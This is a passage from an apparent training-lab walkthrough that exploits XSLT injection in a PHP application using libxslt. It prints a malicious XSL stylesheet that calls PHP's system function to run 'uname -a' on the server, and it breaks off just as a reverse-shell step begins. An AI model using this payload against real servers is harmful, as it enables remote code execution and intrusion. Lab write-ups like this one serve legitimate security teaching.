




Upload the XML file to the server:





The XML file was successfully uploaded:




Step 8: Upload the saved XSL file to the server.

Select the XSL file to be uploaded:






Upload the XSL file to the server:




The XSL file was successfully uploaded:




Step 9: Transform the XML file according to the uploaded XSL file.

Click on the transform button to process and transform the XML file according to the uploaded XSL file:



We are redirected to the **/transform.php** page containing the XSLT engine details:



The backend is running XSLT version 1.0, and the vendor is **libxslt**, which is one of the popular and widely used XSLT processors.


Step 10: Exploiting XSLT processor to run arbitrary commands.

By now, we have understood that the backend is running PHP and using the **libxslt** processor. Also, the processor parses the user-supplied files without any sanitization, as far as we have used it.

Now we will try to execute PHP functions from the XSL file. This will only work if **registerPHPFunctions** is enabled for the XSLT processor, as shown in the following post: https://laurent.bientz.com/Blog/Entry/Item/using_php_functions_in_xsl-7.sls

To try this, we will upload another XSL file. Head back to the index page of the application:

URL: http://demo.ine.local




Save the following content under the **test.xslt** file:

test.xsl:

```
<xsl:stylesheet
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:php="http://php.net/xsl"
version="1.0">
<!-- We add the PHP's xmlns -->
```


```
    <xsl:template match="/">
        <html>
            <!-- We use the php suffix to call the functions
-->
            <xsl:value-of
select="php:function('system','uname -a')" />
            <!-- Output: 'Php Can Now Be Used In Xsl' -->
        </html>
    </xsl:template>
</xsl:stylesheet>
```




Notice that we have specified the **uname -a** command to be executed via the PHP **system** function.


If the backend XSLT processing code has registered PHP functions, then the above code would run, and we will see the output of the **uname -a** command on the resulting page.

Upload the modified XSL file:






Now click on the **Transform!** button:



Notice the output of the **uname -a** command is shown on the resulting page:




This confirms the backend XSLT processing code has registered PHP functions. This configuration is inherently vulnerable because the user-supplied XSL files are processed as is, without any sanitization/filtering.

Step 11: Obtain a reverse shell on the target server.

Check the IP address of the attacker machine:

Command:

```
ip addr
```



